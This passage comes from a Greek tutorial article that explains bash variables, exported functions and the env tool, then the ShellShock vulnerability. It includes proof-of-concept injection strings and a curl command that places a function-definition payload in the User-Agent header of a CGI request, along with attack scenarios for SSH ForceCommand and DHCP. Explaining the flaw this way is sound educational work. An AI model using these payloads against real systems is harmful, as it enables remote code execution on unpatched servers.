που περιέχει τις όποιες μεταβλητές περιβάλλοντος είχαμε ορίσει στο περιβάλλον του BASH.



Με τη βοήθεια της εντολής export μπορούμε να "μετατρέψουμε" τη μεταβλητή μας σε μια μεταβλητή περιβάλλοντος. Πλέον, όταν εκτελούμε μια νέα διεργασία του BASH και ζητάμε την εκτύπωση της τιμής της, λαμβάνουμε το αναμενόμενο string.

Μεταβλητές και συναρτήσεις

Ας εστιάσουμε τώρα στο κέλυφος BASH και θα επανέλθουμε στο περιβάλλον σύντομα. Όπως γνωρίζουμε, το BASH ενσωματώνει την υποδομή για τη συγγραφή και την εκτέλεση προγραμμάτων ή ακριβέστερα σεναρίων (scripts). Αυτό, μεταξύ άλλων, συνεπάγεται δύο πράγματα: Ο χρήστης μπορεί να ορίζει μεταβλητές και συναρτήσεις. Για να ορίσουμε μια μεταβλητή, αρκεί να γράψουμε το όνομά της και με τη βοήθεια του χαρακτήρα της ισότητας (=) να δώσουμε την επιθυμητή τιμή[3]. Στη συνέχεια μπορούμε να χρησιμοποιήσουμε τη μεταβλητή κανονικά, μόνο που για τη διάκριση του ονόματός της από οποιοδήποτε άλλο string, πρέπει να βάλουμε το χαρακτήρα του δολαρίου ($) στ' αριστερά της:

---

1. Μεταβλητές περιβάλλοντος υπάρχουν και στα Windows, αλλά παρουσιάζουν διαφορετική συμπεριφορά και δεν υπάρχει λόγος να μπλέξουμε τώρα.
2. Στα Widnows *είναι* καθολικές και υπάρχει μόνο ένα στιγμιότυπό τους, προσβάσιμο από όλα τα προγράμματα. Τρέχα γύρευε...
3. Χωρίς κενά γύρω από το ίσον!

```
$ my_string='...this is just a string variable!'
$ my_number=42
$
$ echo $my_string
...this is just a string variable!
$
$ echo 'my number is '$my_number
my number is 42
$
```

Εξίσου εύκολα μπορούμε να ορίσουμε και συναρτήσεις: Αρκεί να γράψουμε το επιθυμητό όνομα, να τοποθετήσουμε αμέσως μετά ένα ζεύγος παρενθέσεων και στη συνέχεια να παραθέσουμε τον κώδικα της συνάρτησης μέσα σε άγκιστρα. Μετά τον ορισμό μιας συνάρτησης, μπορούμε να την καλέσουμε δίνοντας το όνομά της:

```
$ my_function(){ echo 'this is printed from a function!'; }
$
$ my_function
this is printed from a function!
$
```




Αυτό που διαπιστώσαμε για τις μεταβλητές του BASH, ισχύει και για τις συναρτήσεις. Η ισχύς της τους (το scope) περιορίζεται στο στιγμιότυπο του κελύφους όπου τις ορίσαμε.

Από το κέλυφος στο περιβάλλον

Οι μεταβλητές που αναφέραμε προηγουμένως –αυτές που ορίζουμε στο κέλυφος BASH– δεν αποτελούν μεταβλητές περιβάλλοντος. Οι συγκεκριμένες μεταβλητές, λοιπόν, δεν κληροδοτούνται στο περιβάλλον εκτέλεσης των νέων διεργασιών. Αυτός ο διαχωρισμός μεταξύ των δικών μας μεταβλητών και των μεταβλητών περιβάλλοντος είναι λογικός, αφού το κάθε είδος έχει διαφορετική αποστολή. Παρ' όλα αυτά, είναι εύκολο να σκεφτούμε περιπτώσεις που θα μας ενδιέφερε η μεταβίβαση μιας "απλής" μεταβλητής στο περιβάλλον εκτέλεσης του BASH. Με αυτόν τον τρόπο, οι μεταβλητές που δημιουργούνται από κάποιο σκριπτάκι θα μπορούσαν να μεταφερθούν στο περιβάλλον εκτέλεσης του BASH κι από εκεί να κληροδοτηθούν στο περιβάλλον μιας νέας διεργασίας. Με λίγα λόγια, η μεταβίβαση μεταβλητών στο περιβάλλον εκτέλεσης θα μπορούσε να λειτουργήσει σαν μια απλή και γρήγορη λύση για να την επικοινωνία μεταξύ διεργασιών[4]. Ε, λοιπόν, αυτή η μεταβίβαση είναι εφικτή και πραγματοποιείται πανεύκολα με τη βοήθεια της εντολής export. Αρκεί να εκτελέσουμε τη συγκεκριμένη εντολή και να δώσουμε σαν μοναδική παράμετρο το όνομα μιας μεταβλητής. Αυτό όμως ενδέχεται να το γνωρίζατε ήδη. Κάτι που ενδέχεται να μη γνωρίζατε, είναι ότι με τη βοήθεια της export μπορούμε να τοποθετήσουμε στο περιβάλλον ακόμα κι ολόκληρες συναρτήσεις. Για την τοποθέτηση μιας συνάρτησης στο περιβάλλον χρησιμοποιούμε την εντολή export με την παράμετρο –f (από το function) και στη συνέχεια δίνουμε το όνομα της συνάρτησης.




Με τη βοήθεια της εντολής export και της παραμέτρου –f, μπορούμε να μετατρέψουμε μια απλή συνάρτηση σε "συνάρτηση περιβάλλοντος". Έτσι, οι νέες διεργασίες του BASH που κληρονομούν το περιβάλλον, θα κληρονομούν και τον ορισμό της συνάρτησης.



Με τη βοήθεια του env μπορούμε να εκτελούμε άλλα προγράμματα, τα οποία θα κληρονομούν τροποποιημένες εκδοχές των μεταβλητών περιβάλλοντος. Όπως βλέπετε, η επέμβαση στην τιμή της μεταβλητής HOME με τη βοήθεια του env ισχύει μόνο για τη νέα διεργασία του BASH. Με άλλα λόγια, οι επεμβάσεις του env είναι προσωρινές!

4. Αναφερόμαστε στο λεγόμενο Inter-Process Communication ή απλά IPC.




Με το env μπορούμε να βλέπουμε όλες τις μεταβλητές περιβάλλοντος και την τιμή της καθεμιάς. Ενδιαφέρον παρουσιάζει ο τρόπος με τον οποίο αποθηκεύονται οι συναρτήσεις. Όπως βλέπετε, ο κώδικάς τους αποθηκεύεται μαζί με ένα ζευγάρι παρενθέσεων, μέσα σε μία ομώνυμη μεταβλητή. Το γεγονός αυτό καθιστά εύκολη την εξαπάτηση του BASH.

Εξετάζοντας τη χρησιμότητα και το χειρισμό του περιβάλλοντος θα ήταν παράλειψη να μην αναφερθούμε και στο πρόγραμμα env. Το όνομά του προκύπτει από τη λέξη environment και πρόκειται για ένα εργαλείο με δύο λειτουργίες: Την εμφάνιση των μεταβλητών που έχουν αποθηκευτεί στο περιβάλλον και την προσωρινή επέμβαση στα δεδομένα του περιβάλλοντος, με στόχο την εκτέλεση μιας διεργασίας σε τροποποιημένο περιβάλλον. Νομίζουμε ότι η πρώτη λειτουργία είναι αρκετά απλή και δεν χρειάζεται εξηγήσεις. Αν εκτελέσουμε το env χωρίς παραμέτρους θα τυπώσει όλες τις μεταβλητές περιβάλλοντος και τις αντίστοιχες τιμές. Η χρησιμότητα της δεύτερης λειτουργίας θα φανεί ευκολότερα δίνοντας ένα παράδειγμα: Ας υποθέσουμε ότι θέλουμε να τρέξουμε ένα πρόγραμμα, το οποίο συνηθίζει να δημιουργεί προσωρινά αρχεία μέσα στον προσωπικό μας κατάλογο (home directory). Ας υποθέσουμε επίσης ότι αυτή η συμπεριφορά μάς ενοχλεί ιδιαίτερα (είναι μεγάλη τσαπατσουλιά, πώς να το κάνουμε!) αλλά το πρόγραμμα δεν παρέχει κάποια σχετική ρύθμιση. Ο ευκολότερος τρόπος για να εξασφαλίσουμε ότι το home directory δεν θα γεμίζει με προσωρινά αρχεία, είναι να εξαπατήσουμε το εν λόγω πρόγραμμα και να το κάνουμε να πιστέψει ότι ο προσωπικός μας κατάλογος είναι κάποιος άλλος. Κάτι τέτοιο μπορεί να γίνει

πανεύκολα, τροποποιώντας τη μεταβλητή περιβάλλοντος HOME. Όμως, η επέμβαση σ' αυτή τη μεταβλητή μπορεί να προκαλέσει προβλήματα σε άλλα προγράμματα. Τι μπορούμε να κάνουμε γι' αυτό, λοιπόν; Μα, φυσικά, να επιστρατεύσουμε το env και να εκτελέσουμε το τσαπατσούλικο πρόγραμμα σε ένα τροποποιημένο περιβάλλον, στο οποίο η μεταβλητή HOME θα έχει διαφορετική τιμή:

```
$env HOME='/home/pvar/tmp/' little_messy_program
```

Με αυτόν τον τρόπο, η τροποποίηση στη μεταβλητή HOME δεν θα εφαρμοστεί στο περιβάλλον εκτέλεσης του BASH και δεν θα κληροδοτηθεί σε κανένα άλλο πρόγραμμα.



Ορίστε και οι αποδείξεις του ισχυρισμού μας. Η νέα διεργασία του BASH εκτελεί τη... μεταβλητή μας, σαν μια κανονική συνάρτηση. Αυτό συμβαίνει επειδή η τιμή της μεταβλητής είναι κατάλληλα κατασκευασμένη, ώστε το BASH να μπερδεύεται και να νομίζει ότι διαβάζει τον ορισμό μιας συνάρτησης.

Κρυμμένες αδυναμίες

Πιστεύουμε ότι όσα έχουμε πει μέχρι στιγμής ήταν απλά και κατανοητά, αν όχι και γνωστά. Όπως και να 'χει, είτε τα ακούσατε για πρώτη φόρα είτε τα γνωρίζατε ήδη, είναι πολύ πιθανό να αναρωτιέστε για ποιο λόγο καταπιαστήκαμε μ' αυτά τα θέματα. Ε, λοιπόν, η αδυναμία που ονομάστηκε ShellShock σχετίζεται με τον τρόπο αποθήκευσης των συναρτήσεων στο περιβάλλον, καθώς και με το συνολικότερο χειρισμό των αποθηκευμένων συναρτήσεων. Στη συνέχεια θα εξετάσουμε αυτές τις δύο αδυναμίες από κοντά.

Όπως αναφέραμε ήδη, όταν εκτελούμε το πρόγραμμα env χωρίς καμία παράμετρο, εμφανίζει όλες τις μεταβλητές περιβάλλοντος. Ας κάνουμε ένα μικρό πείραμα. Ξεκινάμε δημιουργώντας μια απλή συνάρτηση:

```
$ my_func() { echo 'this is a function'; }
```

Στη συνέχεια μεταφέρουμε τη συγκεκριμένη συνάρτηση στο περιβάλλον, χρησιμοποιώντας την εντολή export:

```
$ export -f my_func
```

Τώρα εκτελούμε το πρόγραμμα env, για να δούμε τα δεδομένα που έχουν αποθηκευτεί στο περιβάλλον. Ανάμεσα στις διάφορες μεταβλητές περιβάλλοντος θα συναντήσουμε και την ακόλουθη:

```
my_func=() { echo 'this is a function'; }
```


Μα, τι γίνεται εδώ; Η συνάρτηση που μεταφέραμε στο περιβάλλον έχει αποθηκευτεί σαν μια μεταβλητή. Μόνο που η φαινομενική της τιμή ξεκινά με ένα ζεύγος παρενθέσεων, συνεχίζει με ένα κενό χαρακτήρα και ολοκληρώνεται με τον κώδικα της συνάρτησης. Αναρωτιέστε τι συμπεραίνουμε απ' αυτό; Για την αποθήκευση των συναρτήσεων δεν επιστρατεύεται κανενός είδους μαρκάρισμα και καμία κωδικοποίηση. Τίποτα δεν ξεκαθαρίζει το αν πρόκειται για μια απλή μεταβλητή ή για μια συνάρτηση. Νομίζετε ότι υπερβάλλουμε; Ας κάνουμε μία δοκιμή για να τσεκάρουμε την εικασία μας. Ας ορίσουμε την ακόλουθη μεταβλητή:

```
$ my_var='() { echo "is this a function?"; }'
```

Ας τη μεταφέρουμε τώρα στο περιβάλλον με τη βοήθεια της export:

```
$ export my_var
```

Σημειώστε ότι δεν χρησιμοποιήσαμε την παράμετρο -f, που δηλώνει ότι μεταφέρουμε στο περιβάλλον μια συνάρτηση. Χρησιμοποιήσαμε την εντολή export χωρίς καμία ειδική παράμετρο, όπως θα κάναμε με οποιαδήποτε "φυσιολογική" μεταβλητή. Ε, λοιπόν, αν μετά από τα παραπάνω βήματα ξεκινήσουμε μια νέα διεργασία του BASH και μέσα σε αυτήν προσπαθήσουμε να εκτελέσουμε τη συνάρτηση my_var, θα εκτε-



*Όταν το BASH συναντά τον ορισμό μιας συνάρτησης στο περιβάλλον, κάνει κάτι εντελώς απρόσμενο κι άκρως επικίνδυνο: Αφού διαβάσει τον κώδικα της συνάρτησης, *εκτελεί* οτιδήποτε βρίσκεται αμέσως μετά! Στην εικόνα βλέπουμε ότι η νέα διεργασία του BASH εκτέλεσε τον ύπουλα εμφυτευμένο κώδικα πριν εκτελέσει αυτό που είχαμε ζητήσει, δηλαδή κατά την επεξεργασία του περιβάλλοντος.*


λεστεί κανονικά! Το γεγονός ότι πρόκειται για μια μεταβλητή δεν παίζει κανένα ρόλο. Η τιμή της έχει τέτοια μορφή, που το BASH νομίζει ότι πρόκειται για συνάρτηση. Εν ολίγοις, μόλις ξεγελάσαμε το BASH και μάλιστα με έναν τόσο χοντροκομμένο τρόπο που δεν θα το περίμενε κανείς. Δεν ξέρουμε αν μπορείτε να φανταστείτε πόσο επικίνδυνη είναι αυτή η απάτη, αλλά θα το διαπιστώσετε σύντομα. Για την ώρα θα εξετάσουμε την άλλη αδυναμία.

Όταν εκτελούμε ένα νέο στιγμιότυπο του BASH, στη φάση που συγκροτείται το νέο περιβάλλον συμβαίνουν σημεία και τέρατα. Αν ο parser του BASH συναντήσει εντός του περιβάλλοντος μια συνάρτηση, θα τη δημιουργήσει κανονικά και στη συνέχεια θα *εκτελέσει* οτιδήποτε ακολουθεί τον ορισμό της συνάρτησης. Προσέξτε τι γίνεται εδώ: Το BASH δεν θα εκτελέσει αυτόματα τη συνάρτηση –κάτι που θα ήταν ούτως ή άλλως απαράδεκτο–, αλλά θα εκτελέσει οτιδήποτε έπεται του ορισμού της συνάρτησης. Αυτό εκτός από επικίνδυνο είναι κι εντελώς απρόσμενο! Ας κάνουμε πάλι ένα μικρό πείραμα, για να διαπιστώσετε πόσο αλλόκοτη είναι η συμπεριφορά του BASH. Ξεκινάμε δημιουργώντας και πάλι μια μεταβλητή:

```
$ my_var='() { echo "test"; }; echo "Gotcha!"'
```

Όπως βλέπετε, η τιμή της μεταβλητής είναι κατάλληλα κατασκευασμένη ώστε όταν μεταφερθεί στο περιβάλλον να αντιμετωπιστεί σαν συνάρτηση. Μόνο που μετά το δεξιό άγκιστρο (εκεί όπου ολοκληρώνεται ο ορισμός της συνάρτησης) έχουμε τοποθετήσει ένα ελληνικό ερωτηματικό και αμέσως μετά εκτελούμε το πρόγραμμα echo, για την εμφάνιση του μηνύματος "Gotcha!". Ας μεταφέρουμε αυτή την παράξενη μεταβλητή στο περιβάλλον:

```
$ export my_var
```



Παράδειγμα εκμετάλλευσης των αδυναμιών του BASH, σε μία μόνο γραμμή! Με τη βοήθεια του env δημιουργήσαμε μια νέα μεταβλητή περιβάλλοντος και ξεκινήσαμε μια διεργασία του BASH. Η μεταβλητή μας έχει κατάλληλα σχηματισμένη τιμή, ώστε να αντιμετωπιστεί από το κέλυφος σαν συνάρτηση. Ωστόσο, μετά τον ορισμό της υποτιθέμενης συνάρτησης τοποθετήσαμε και πρόσθετο κώδικα. Όπως βλέπετε, αυτός ο κώδικας εκτελέστηκε άμεσα από τη νέα διεργασία του BASH!

Ετοιμαστείτε τώρα για μια μικρή αποκάλυψη! Αν δοκιμάσουμε να εκτελέσουμε ένα νέο στιγμιότυπο του BASH κι ανεξάρτητα από το τι θα του ζητήσουμε να κάνει, το πρώτο πράγμα που θα συμβεί είναι η εμφάνιση του μηνύματος "Gotcha!". Ακόμα κι αν δώσουμε κάτι τέτοιο...

```
$ bash -c :
```

που σημαίνει την εκτέλεση ενός null statement (δηλαδή του τίποτα), ο parser του BASH θα διαβάσει τη μεταβλητή my_var, θα την αντιμετωπίσει ως συνάρτηση, θα τη δημιουργήσει και ακολούθως θα εκτελέσει οτιδήποτε βρίσκεται μετά τον ορισμό της συνάρτησης!

Πιστεύουμε ότι αντιλαμβάνεστε την κρισιμότητα αυτών των αδυναμιών. Μπορείτε όμως να φανταστείτε πώς και γιατί θέτουν σε κίνδυνο την ασφάλεια ενός server; Μιλάμε ακόμα και για servers όπου οι χρήστες τους δεν έχουν καμία επαφή με το κέλυφος...

Από τον έξω κόσμο, στο μέσα κόσμο ;)

Λίγο πριν αναφερθούμε για πρώτη φορά στην εντολή export, περιγράψαμε μια πιθανή χρήση των μεταβλητών περιβάλλοντος. Συγκεκριμένα, αναφέραμε ότι μπορούν να λειτουργήσουν σαν ένα μέσο για τη μεταφορά δεδομένων από μία διεργασία προς μία άλλη. Μπορεί αυτό το σενάριο να σας φάνηκε εξεζητημένο και να μην του δώσατε προσοχή, αλλά πρέπει να έχετε υπόψη σας ότι αυτή η μέθοδος επικοινωνίας χρησιμοποιείται αρκετά συχνά. Δυο συνηθισμένες περιπτώσεις –που σχετίζονται άμεσα και με το θέμα μας– είναι στους web servers που εκτελούν CGI scripts και σε ορισμένους DHCP clients. Ας δούμε ποιο πρόβλημα προκύπτει σε κάθε περίπτωση…

Φανταστείτε μια ιστοσελίδα της οποίας το περιεχόμενο παράγεται από κάποιο CGI script. Το script εκτελείται από τον web server (π.χ., τον Apache, με τη βοήθεια του mod_cgi ή του mod_python), ο οποίος φροντίζει να το τροφοδοτήσει με όλα τα απαραίτητα δεδομένα. Όπως είπαμε ήδη, η μεταφορά των δεδομένων πραγματοποιείται με τη χρήση των κατάλληλων μεταβλητών περιβάλλοντος, που δημιουργεί ο web server λίγο πριν την εκτέλεση του script. Όμως, τι είδους δεδομένα μεταφέρονται προς το script; Ακόμα κι όταν πρόκειται για μία ιστοσελίδα που δεν δέχεται παραμέτρους POST ή GET, οι web servers είθισται να στέλνουν προς τα CGI scripts μερικά από τα δεδομένα που κατοικούν στα headers των HTTP requests (π.χ., το referrer και το User-Agent). Τελικά, τα δεδομένα που καταλήγουν να τοποθετηθούν σε κάποια μεταβλητή περιβάλλοντος προέρχονται από το χρήστη[5]. Ας δούμε τώρα πώς θα μπορούσε να εκμεταλλευτεί κανείς τις αδυναμίες που περιγράψαμε νωρίτερα. Το μόνο που έχει να κάνει είναι να τροποποιήσει την τιμή του User-Agent, που στέλνει ο browser προς τον server. Για παράδειγμα, αρκεί να του δώσει την ακόλουθη μορφή:

```
() { :; }; echo 'Gotcha!'
```


Όταν το συγκεκριμένο string τοποθετηθεί σε μια μεταβλητή περιβάλλοντος, το BASH θα την ερμηνεύσει ως μια μικροσκοπική συνάρτηση (η οποία περιλαμβάνει μόνο ένα null statement) και στη συνέχεια θα εκτελέσει τις εντολές που ακολουθούν. Αυτό ήταν όλο! Με μια απλή κίνηση, ο επισκέπτης της σελίδας υποχρέωσε τον server να εκτελέσει κώδικα. Από τη στιγμή που ο web server εκτελεί CGI scripts και το σύστημα χρησιμοποιεί το κέλυφος BASH, η επίθεση που παρουσιάσαμε θα λει-

5. Υπάρχουν plugins για όλους του δημοφιλείς browsers, που επιτρέπουν την αλλοίωση των header των HTTP requests και ειδικά τον ορισμό μιας αυθαίρετης τιμής για το User-Agent.

τουργήσει. Δεν χρειάζονται εκατοντάδες προσπάθειες, ούτε τύχη, ούτε προσευχές. Για τους φανατικούς της γραμμής εντολών, η επίθεση θα μπορούσε να πραγματοποιηθεί εξίσου άνετα και από την κονσόλα, με τη βοήθεια του προγράμματος curl:

```
$ curl -A "() { :; }; echo 'Gotcha!'"  http://server.com/cgi/script.cgi
```

Σε αυτό το σημείο πρέπει να υπογραμμίσουμε μια λεπτομέρεια. Η εκτέλεση του κώδικα με το παραπάνω τέχνασμα πραγματοποιείται με τα δικαιώματα του web server, αφού αυτός εκτελεί το νέο στιγμιότυπο του BASH. Τι μας διδάσκει αυτό; Κάτι που γνωρίζουμε ήδη και δεν πρέπει να ξεχνάμε ποτέ: Οι υπηρεσίες ενός συστήματος πρέπει να εκτελούνται πάντα με τα ελάχιστα δυνατά δικαιώματα!



Ο λογαριασμός SSH που διαθέτουμε για το σύστημα στη διεύθυνση 192.168.1.5 είναι "κλειδωμένος". Ο διαχειριστής του μηχανήματος, αξιοποιώντας τη λειτουργία ForceCommand του OpenSSH server, επιτρέπει μόνο την εκτέλεση του προγράμματος ps. Κάθε απόπειρα σύνδεσης έχει ως συνέπεια την εκτέλεση της συγκεκριμένης εντολής κι αμέσως μετά τον αυτόματο τερματισμό της συνεδρίας.

Κάτι παρόμοιο συμβαίνει και με ορισμένους DHCP clients, οι οποίοι πραγματοποιούν ρυθμίσεις στο σύστημα με τη βοήθεια των κατάλληλων BASH scripts. Από τη μία, ο DHCP client επικοινωνεί με τα scripts χρησιμοποιώντας μεταβλητές περιβάλλοντος. Από την άλλη, τα δεδομένα που αποστέλλονται στα scripts προέρχονται από τον DHCP server. Επομένως, αν ο DHCP server βρίσκεται υπό τον έλεγχο ενός κακόβουλου χρήστη, μπορεί να εκπέμψει ένα κατάλληλα διαμορφωμένο string και... νομίζουμε ότι μπορείτε να φανταστείτε τη συνέχεια. Το πρωτόκολλο DHCP προβλέπει τη μετάδοση πολλών μεγεθών (ονομάζονται και options), πολλά από τα οποία δεν είναι αριθμητικά. Για παράδειγμα, το option με κωδικό αριθμό 44 είναι το όνομα του NETBIOS server του τοπικού δικτύου και 